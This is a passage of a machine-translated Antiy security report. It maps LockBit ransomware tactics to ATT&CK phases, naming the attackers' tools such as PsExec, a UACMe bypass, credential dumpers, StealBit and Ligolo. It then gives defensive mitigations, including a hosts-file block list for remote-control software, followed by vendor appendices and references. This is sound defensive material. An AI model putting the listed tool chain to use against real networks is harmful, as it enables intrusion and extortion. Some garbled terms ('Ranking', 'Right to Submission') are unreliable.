


Figure 0-1 Map of Common Tactical Behaviors of LockBit-Related Ranking Attacks1

Table 0-1 List of Common Tactical Behaviors of LockBit-Related Ranking Attacks 1

ATT&CK phase	Specific behavior	Notes
Initial access	Puddle attack	Planting malicious code on sites frequented by victims
	Make use of public-facing applications	Exploit vulnerabilities to access victim systems, such as use of Citrix-related vulnerabilities
	Use of external remote services	Use the RDP to access the victim's network
	Phishing	Use phishing and spear-phishing to access the victim's network
	Utilization of effective	Gets and abuses the credentials of an existing account as a

	accounts	means to gain initial access
Execution	Using command and script interpreters	Use batch scripts to execute malicious commands
	Deploy tools using third-party software	Use the Chocolatey command to deploy the package manager
	Utilization of system services	Use PsExec to execute commands or payloads
Persistence	Use automatic startup to perform booting or logging	Enable automatic execution for persistence
	Valid account	Using the compromised user account to maintain persistence on the target network
Right to Submission	Abuse of enhanced control authority mechanism	Using the method of ucmDccwCOM to bypass UAC in UACMe
	Use automatic startup to perform booting or logging	Enable automatic login to support rights
	Modify with domain policy	Create a group policy for a landscape move, and you can force an update of the group policy
	Utilization of effective accounts	Use the impaired user account to withdraw rights
Defensive evasion	Protection of enforcement scope	Entering the correct parameters decrypts the main component or continues to decrypt and decompress the data
	To weaken the defense mechanism	Use tools such as PCHunter, PowerTool, and Process Hacker to disable and uninstall processes and services related to security software
	Remove beacons	Clears the Windows event log file and the ransomware deletes itself
	Confusion of documents or information	The encrypted data will be sent to its command and control (C2)
Credential Access	Brute force	Implement initial access with VPN or RDP brute force crack
	Obtain credentials from the location where the password is stored	Use PasswordFox to get the password for the Firefox browser
	Operating system credential dump	Use ExtPassword or LostMyPassword to get the operating system login credentials
Findings	Scan web services	Scan target networks using SoftPerfect
	Discovery of system information	Enumerates system information, including host name, host configuration, domain information, local drive configuration, remote shared and installed external storage devices
	Discover the geographical location of the system	Computers whose language settings match the defined exclusion list will not be infected
Lateral movement	Use remote services	Move across the network and access domain controllers

Collection	To compress / encrypt the collected data	Use 7-zip to compress or encrypt collected data before stealing it
Command and control	The application layer protocol is used	Use FileZilla to access C2 communication
	Standard non-application layer protocols are used	Build SOCKS5 or TCP tunnel from reverse connection using Ligolo
	Use the protocol tunnel	Using plink to automatically execute SSH operations on Windows
	Using remote access software	Use tools such as AnyDesk, Atera RMM or TeamViewer to access remote control
Data seeps out	Automatically seeps out data	Using the StealBit custom penetration tool to steal data from the target network
	Using Web Service Backpass	Use an open file sharing service to steal the target's data
Impact	Damage data	Delete log files and empty the Recycle Bin
	Data encryption with adverse effects	Data on the target system is encrypted to disrupt system and network availability
	Tampering with the visible content	Change the host system's wallpaper and icon to LockBit 3.0 wallpaper and icon, respectively
	Disable system recovery	Delete the shadow copy on the disk
	Disable the service	To terminate specific processes and services

The protection strategy for each attack phase is recommended as follows:

1. Initial access

1) Technical means: Watering hole attacks, the use of public-facing apps, the use of external remote services, phishing, the use of valid accounts.

2) Target: Websites, Web services, remote services such as RDP, email users and system accounts visited.

3) Mitigation measures

- Use sandboxes to run risk programs and documents received through browsers, corporate communications, network disks, etc.

- Deploy a Web Application Firewall. Deploy the Web application firewall in front of the Web application server, and update the protection rules in time afterwards.

- Adopt a strong password policy. The password shall be at least 12 characters long, the password shall be changed regularly, and different passwords shall be used for multiple businesses.

- Improve the alert strategy for email servers or public email systems, and add security alerts for sending and receiving external emails.
- Restrict the source of account access. According to the business scenario, the access source IP and port of Web application, mail, VPN and other services are restricted, and only connections with TLS or other encryption protection are allowed.
- Check the services carrying Internet traffic and disable other services that are not required by the traffic.
- Relevant systems and software shall be continuously updated without affecting business operation.

2. Execution

1) Technical means: Use command and script interpreter, use third-party software to deploy tools, use system services.

2) Target objects: Powershell, third-party software deployment tools, system services.

3) Mitigation measures

- Configuring PowerShell script execution policies to allow only signed code execution may affect PowerShell related businesses.


Command: Set-ExecutionPolicy AllSigned

- Enable PowerShell logging.

In that Window event viewer, modify the attribute of the application and service log\ Microsoft\ Windows\ PowerShell\ Operational\ log category to ensure that log records are open and increase the maximum size of the log to store logs for a longer period of time.

- Restrict software installation and set application control policy.

Use the terminal security protection product to set to allow only trusted program execution. Using the Software Restriction Policy (SRP) in the local security policy, AppLocker sets software execution restrictions to prevent non-business software from executing, as shown in Figure 02.Figure 0-2 Setting local security policy 2




名称	类型	安全级别
%HKEY_LOCAL_MACHINE\SOFTWARE\Mi...	路径	不受限
%HKEY_LOCAL_MACHINE\SOFTWARE\Mi...	路径	不受限
C:\Users\Public\Downloads	路径	不允许

Figure 0-2 Setting local security policy 2

- Set software permissions and enable UAC user account control.

Open the "Control Panel\ User Account\ Change User Account Control Settings" and set the UAC level to "Always Notify," as shown in Figure 0-3.



选择何时通知你有关计算机更改的消息

用户帐户控制有助于预防有害程序对你的计算机进行更改。
有关用户帐户控制设置的详细信息

始终通知

在以下情况时始终通知我:
- 应用试图安装软件或更改我的计算机
- 我更改了 Windows 设置

如果你经常安装新软件和访问不熟悉的网站，则推荐使用此选项。

从不通知

Figure 0-3 Setting UAC Notification Level 3

- Configure the Windows Registry.

Requiring UAC to approve any PsExec operations that require administrator rights to reduce the risk of PsExec moving sideways.

3. Persistence

1) Technical means: Use automatic start to execute guidance or login, effective account.

2) Target: Self-initiated chain, account.

3) Mitigation measures

- Strengthen the management of account validity period. Set the account validity period as required, timely clear accounts that are no longer in use, and regularly modify account vouchers.
- Restrict the source of account access. According to the business scenario, the access source IP and port of Web application, mail, VPN and other services are restricted, and only connections with TLS or other encryption protection are allowed.
- Strengthen the management of privileged accounts. Periodically review the domain, local account and its authority level to find out the possibility of broad access by the counterparty by obtaining privileged account credentials. You should also review whether the default account is enabled or whether a new unauthorized local account is created. Account management should follow best practices in enterprise network design and management to limit the use of privileged accounts across management levels.
- Improve the default password change strategy. Applications and devices that use the default user name and password should be changed immediately after installation before they are deployed to the production environment.

4. Right to Submission

1) Technical means: Abuse the mechanism for enhancing control authority, use automatic activation to execute guidance or login, use domain policy modification, and use effective accounts.

2) Targeted object: System authority management mechanism.

3) Mitigation measures

- Timely update and fix the right-raising loopholes. Update the versions of operating systems and application programs in a timely manner, and fix the vulnerability of privilege enhancement without affecting business operation.
- Strengthen authority management and review. The Bank shall improve the privilege management system and business process, avoid accidental change of the privilege, and avoid wrong and unsafe configuration.
- Disable command line and script execution without affecting normal business.
- Strengthen the audit of user accounts. Check that common UAC on Windows systems bypass risk points and resolve issues where appropriate.
- Adjust the user account control level. Where appropriate, use the highest level of UAC enforcement to reduce the chance of UAC bypass.

5. Defensive evasion

1) Technical means: Enforce scope protection, weaken defense mechanisms, delete beacons, obfuscate documents or information.

2) Against the target: Defense mechanisms.

3) Mitigation measures

- Avoid execution of unknown programs. Set white list programs to prevent execution of unknown programs by applying local security policies, UAC, and terminal security protection product execution restrictions.
- Configure remote logging services and backup them regularly to prevent logs from being deleted or tampered.
- Strengthen the audit of user accounts. The authority of account role shall be checked periodically to ensure that only specified user roles have the right to modify the defence configuration.
- Strengthen application management and control. Controls the execution of tools outside of the organization's established applications, ensuring that only approved secure applications are used and run on enterprise systems.

- Restrict access to files, directories and the registry. Configure appropriate process and file permissions to prevent files, directories, and the registry from being disabled or interfering with the security / logging service.
- Improve security policy configuration. Enforce security policies on internal Web servers to enforce HTTPS against insecure connections.
- Strengthen the management of user accounts. Ensure that appropriate user permissions are in place to prevent adversaries from disabling or interfering with the security / logging service.

6. Credential Access


1) Technical means: Brute force cracking, obtaining credentials from the location where the password is stored, and operating system credentials are dumped.

2) Target object: System account, lsass. exe process, system voucher storage area.

3) Mitigation measures

- Configure security policy and restrict NTLM

According to the business scenario, after the full test, relevant options of the group policy "Computer configuration\ Windows setting\ Security setting\ Local policy\ Security option\ Network security: Restrict NTLM" will be set, as shown in Figure 0-4Figure 0-4 Set NTLM restriction policy 4



策略	安全设置
网络安全: 基于 NTLM SSP 的(包括安全 RPC)客户端的最小...	要求 128 位加密
网络安全: 配置 Kerberos 允许的加密类型	没有定义
网络安全: 限制 NTLM: 传入 NTLM 流量	拒绝所有帐户
网络安全: 限制 NTLM: 此域中的 NTLM 身份验证	没有定义
网络安全: 限制 NTLM: 到远程服务器的传出 NTLM 流量	全部拒绝
网络安全: 限制 NTLM: 审核传入 NTLM 流量	没有定义
网络安全: 限制 NTLM: 审核此域中的 NTLM 身份验证	没有定义
网络安全: 限制 NTLM: 添加此域中的服务器例外	没有定义
网络安全: 限制 NTLM: 为 NTLM 身份验证添加远程服务器...	没有定义
网络安全: 允许 LocalSystem NULL 会话回退	没有定义
网络安全: 允许本地系统将计算机标识用于 NTLM	没有定义
网络安全: 允许对此计算机的 PKU2U 身份验证请求使用联...	没有定义


Figure 0-4 Set NTLM restriction policy 4

- Set the firewall policy. According to the service requirement, the firewall is set to block the inbound connection of the ports 445, 137, 138, 149, etc.
- Use a conditional access policy to block logins from non-compliant devices or out of IP range.
- Using Multiple Authentication.

7. Findings

1) Technical means: Scan network services to discover system information and discover system geographical location.
2) Target object: System information and external service information.
3) Mitigation measures

- Disable non-traffic ports and disable TCP port 3389 and all UDP ports for remote desktop services through firewall configuration (as shown in Figure 0-5).Figure 0-5 Setting Firewall Rules 0-5


新建入站规则向导

规则类型

选择要创建的防火墙规则类型

步骤:

- 规则类型
- 协议和端口
- 操作
- 配置文件
- 名称

要创建的规则类型

○ 程序(P)
控制程序连接的规则。

● 端口(O)
控制 TCP 或 UDP 端口连接的规则。

○ 预定义(E):
@FirewallAPI.dll,-80200
控制 Windows 体验功能连接的规则。

○ 自定义(C)
自定义规则。

Figure 0-5 Setting Firewall Rules 0-5

- Correct division of the network. Ensure that the correct network segmentation is followed to protect critical servers and equipment.
- Network intrusion detection and defense system is used to monitor and identify network scanning, brute force attack and other abnormal activities, detect and prevent remote service scanning.

8. Lateral movement

1) Technical means: Using remote services.

2) For objects: Web services, RDP, remote connection.

3) Mitigation measures

- Check Active Directory, Remote Connections, Web Services configuration, and delete unnecessary permissions.
- Network intrusion detection and defense system is used to monitor and identify network scanning, brute force attack and other abnormal activities.
- The internal network is periodically scanned for available services to identify new and potentially vulnerable services.
- Disable or delete inapplicable services in accordance with the principle of minimizing permissions.

9. Collection

1) Technical means: To compress / encrypt the collected data.

2) Target: Sensitive data.

3) Mitigation measures

- According to business scenarios and assets, data of different sensitivities shall be classified, and different rights and access policies shall be set.
- Strengthen the monitoring intensity of user access. For example, the VPN area is regarded as an untrusted network area, and its monitoring intensity is improved.
- Enhanced application audit. A system scan is performed to identify unauthorized applications.


10. Command and control

1) Technical means: Use the application layer protocol, use the standard non-application layer protocol, use the protocol tunnel, use the remote access software.

2) Target: Network protocol, third-party remote access software (with digital signature).

3) Mitigation measures

- Restrict the use of remote access software. Restrict access to remote software-related IP and domain names through firewalls or network monitoring devices.
- Strengthen network traffic detection and response, carry out network traffic detection and response identification, and aim to reduce the risk of network activities by identifying network intrusion by malicious software traffic on the network side and taking corresponding defensive measures.
- Improve network traffic filtering to prevent unnecessary network protocols from being used across network boundaries.
- Properly configure firewalls and proxies. Restrict outgoing traffic to be sent only through the appropriate network gateway system to the necessary ports. Also ensure that the host is only configured to communicate through an authorized interface.
- Add the configuration of system hosts file (as shown in Figure 06). In "C:\ Windows\ System32\ drivers\ etc\ hosts," set relevant domain names of intercepting remote software.Figure 0-6 Set Hosts Interception Common Remote Control Software6



```
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#   127.0.0.1       localhost
#   ::1             localhost
127.0.0.1 anydesk.com
127.0.0.1 todesk.com
127.0.0.1 sunlogin.oray.com
```

Figure 0-6 Set Hosts Interception Common Remote Control Software6

- Strengthen the control of remote access control. Installation is reduced by application control, using unapproved remote access software.

11. Data seeps out

1) Technical means: Automatically seeps out data and uses Web services to send back.

2) Target: Data.

3) Mitigation measures

- Restrict network data outflow: Web agents can be used to enforce external network communication policies to prevent the use of unauthorized external services.

- Strengthen the protection against data loss. Detect and block the uploading of sensitive data to a web service via a web browser.

- Introducing threat intelligence. Through the introduction of threat intelligence, more clues of events are formed in the scattered information that has been discovered to help the organization find and intercept the next attack.

12. Impact

1) Technical means: Destroy data, encrypt data with adverse impact, tamper with visible content, disable system recovery and disable services.

2) For objects: Data, system configuration, system shadow copy, services.

3) Mitigation measures

- Data backup. Maintain backup and restore regularly (at least daily or weekly). It is recommended to follow the 3-2-1 backup strategy: Have three copies of data (one production data copy and two backup copies) on two different media (e.g., disk and tape), with one copy kept offsite. Make sure that the backup data cannot be changed or deleted through physical media (such as data tapes) or other measures.

- Prevention of End Point Harmful Behavior. On Windows 10, cloud protection and attack surface reduction (ASR) rules are enabled to prevent ransomware-like file execution.

- Improve the configuration of operating system. To prevent disabling services or deleting files involved in the System Recovery function, ensure that WinRE is enabled using the following command: Reagentc / enable.

- Strengthen the management of user accounts. Limit the user accounts that have access to the backup to the only user accounts that are required.

- Remote real-time backup of system logs and important files.

- Volume Shadow Copy of Remote Backup System.

- Monitoring of sensitive system service operations, in particular stop operations.

Appendix II: Part of the work of Antiy to assist authorities, customers and the public in responding to ransomware attacks

Antiy has always been committed to improving the effective protection capability of customers and working with customers to improve their understanding and awareness of safety.

Antiy has been tracking the evolution of blackmail attacks for a long time, and has continuously released threat research and judgment reports, and intercepted and analyzed the earliest domestic ransomware redplus (Trojan.Win32.Pluder.A) on June 14, 2006. Later, it published "Uncovering the Real Face of Ransomware" [8] (2015) and "Antiy's In-depth Analysis Report on WannaCry," a ransomware worm [9]. Important reports such as the Linkage Analysis of the Ransomware Sodinokibi Operation Organization [10] and the Sample and Follow-up Analysis of the Ransomware Attack on Fuel Pipeline Operators in the United States [11]. Especially five months before the large-scale outbreak of the "WannaCry" blackmail worm, it was predicted that the blackmail attack would bring back the worm tide [12]. In the response to the "WannaCry" blackmail worm, on the one hand, Antiy quickly followed up the analysis. At the same time, the protection manual [13] and boot guide [14] are provided for users, and immunization tools, special killing tools, memory key acquisition and recovery tools are also provided. Petya (PETYA) in the form of extortion in a paralyzing attack, the first time also made the accurate judgment that it may not be a blackmail attack. Antiy CERT keeps track of various ransomware families and RaaS attack organizations, and issues sample analysis reports and protection recommendations against popular ransomware families such as LockBit [15], GandCrab [16] and Sodinokibi. In particular, a series of articles [17] [18] [19] [20] [21] [22] was launched based on the vertical response platform to help government and enterprise customers and the public understand blackmail attacks. Enhance the awareness of prevention. In 2021, in order to strengthen the prevention and response to ransomware attacks, under the guidance of the Cybersecurity Administration of the Ministry of Industry and Information Technology, China Information Technology Institute, together with Antiy and other units, prepared and released the Ransomware Security Protection Manual [23]. The manual provides detailed inventory recommendations on how to protect against blackmail attacks.[8][9][10][11][12][13]0[15][16][17][18][19][20][21][22][23]

Based on the AVL SDK anti-virus engine independently developed by ANTEL, ANTEL supports the malicious code detection capability of its own products and engine eco-partners, and accurately detects and removes malicious code tools including ransomware. Based on the basic concept of governance of the Antiy executive, Antiy IEP and

Antiy UWP assist customers in shaping a reliable and secure host environment. At the end-side of Antiy IEP, a combined security mechanism consisting of system reinforcement, host firewall (HIPS), scanning and filtering, execution management and control, behavior protection and key data protection has been established, and the protection against extortion attacks has multiple layers. In particular, the key data protection mechanism, based on the interception of reading and writing of batch files, attempts to realize behavior interception and stop loss when other security mechanisms are bypassed and ineffective. Of course, we never believe there is a silver bullet in cyber security. We are committed to maximizing the value of our engines and each product in its operational position, subject to the test of combat. For relevant information, please refer to "Antiy’s Products Help Users Effectively Protect Against Ransomware Attacks" [24].[24]

Appendix III: References

[1]. Reporting Lockbit hacking gang of sensitive data leak [R/OL]. (2023-10-28) https://www.reuters.com/business/aerospace-defense/boeing-assessing-lockbit-hacking-gang-threat-sensitive-data-leak-2023-10-27/

[2]. Sample Analysis and Defense Thinking Against Targeted Blackmail [R/OL]. (2023-11-17) https://www.antiy.cn/research/notice&report/research_report/LockBit.html

[3]. Cisa. # StopRansomware: Lockbit 3.0 Ransomware Affiliates Expand CVE 2023-4966 Citrix Bled Vulnerability [R/OL]. (2023-11-21) Https://www.cisa.gov / news-events / cybersecurity-advice / a23-325a

[4]. Bi.zone.from pentest to APT attack: Cybercriminal group FIN7 suspects its malicious as an ethical hacker's toolkit [R/OL]. (2023-05-13) https://bi-zone.medium.com/from-pentest-to-apt-attack-cybercriminal-group-fin7-disguises-its-malware-as-an-ethical-hackers-c23c9a75e319

[5]. Antiy.analysis of Recent Network Attacks and Leaking Weapons [R/OL]. (2020-09-17) Https://www.antiy.com / response / 20200917.html

[6]. Antiy.2020 cybersecurity threats review and outlook [R/OL]. (2021-01-07) Https://www.antiy.cn / research / notice & report / research _ report / 2020 _ annualreport.html

[7]. Views of scholar Wei Tao [Z / OL]. (2020 / 12 / 13) Https://weibo.com / 1891235985 / JyfZUxrFX # comment

[8]. Antiy.uncovering the Real Face of Ransomware [R/OL]. (2015-08-03) Https://www.antiy.com / response / ransomware.html

[9]. Antiy.Antiy's In-depth Analysis Report on WannaCry [R/OL]. (2017-05-13) Https://www.antiy.com / response / wannacry.html

[10]. Antiy.association analysis of the ransomware Sodinokibi operating organization [R/OL]. (2019-06-28) Https://www.antiy.com / response / 20190628.html

[11]. Antiy.samples and Follow-up Analysis of the Blackmail Attack on Fuel Pipeline Operators in the United States [R/OL]. (2021-05-11) Https://www.antiy.com / response / 20210511.html

[12]. Antiy.review and Outlook of Cybersecurity Threats in 2016 [R/OL]. (2017-01-06)

Https://www.antiy.com / response / 2016 _ Antiy _ Annual _ Security _ Report.html

[13]. Antiy.an Protection Manual for Ransomware "WannaCry" [R/OL]. (2017-05-13)

https://www.antiy.com/response/Antiy_Wannacry_Protection_Manual/Antiy_Wannacry_Protection_Manual.html

[14]. Antiy.an Guide to Launching "WannaCry" on Monday [R/OL]. (2017-05-14)

Https://www.antiy.com / response / Antiy _ Wannacry _ Guide.html

[15]. Aten.aten.effective protection of LockBit2.0 ransomware [R/OL]. (2021-09-20)

Https://www.antiy.cn / observe _ download / observe _ 296.pdf

[16]. Antiy.gandcrab ransomware focuses on the effective protection of Antiy Zhijia [R/OL]. (2018-02-28)

Https://www.antiy.com / response / 20180228.html

[17]. Antiy.four roles in ransomware attacks [R/OL]. (2021-11-23)

Https://mp.weixin.qq.com / s / oMneQmmYQF5B4nWVulJl1g

[18]. Two typical modes of blackmail attacks [R/OL]. (2021-11-23)

Https://mp.weixin.qq.com / s / nrbVpjA2-jfTzjojbyFpJA

[19]. Antiy.analysis of the Kill Chain of Blackmail Attack [R/OL]. (2021-11-24)

Https://mp.weixin.qq.com / s / 24bIz-e4 _ Ts-Th0ecCWfgQ

[20]. Antiy.four types of blackmail and five attack characteristics of blackmail attacks [R/OL]. (2021-11-25)

Https://mp.weixin.qq.com / s / RL4E9v4wvazgj2UNdbMypA

[21]. Antiy.ten Typical Ranking Families [R/OL]. (2021-11-26)

Https://mp.weixin.qq.com / s / Jmz58xQBcytCIWx51yxBTQ

[22]. Antiy.ransom Attack Trends [R/OL]. (2021-11-26)

Https://mp.weixin.qq.com / s / 1wehEdr7dTo-wdJYzFoS-A

[23]. China Information and Communication Court. ransom Virus Security Protection Manual [R/OL]. (2021-09)

Http://www.caict.ac.cn / kxyj / qwfb / ztbg / 202109 / P020210908503958931 0900.pdf

[24]. Antiy.Antiy products help users effectively protect against blackmail attacks [R/OL]. (2021-11-01)

Https://mp.weixin.qq.com / s / nOfhqWiw6Xd7-mvMt2zfX

Appendix IV: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

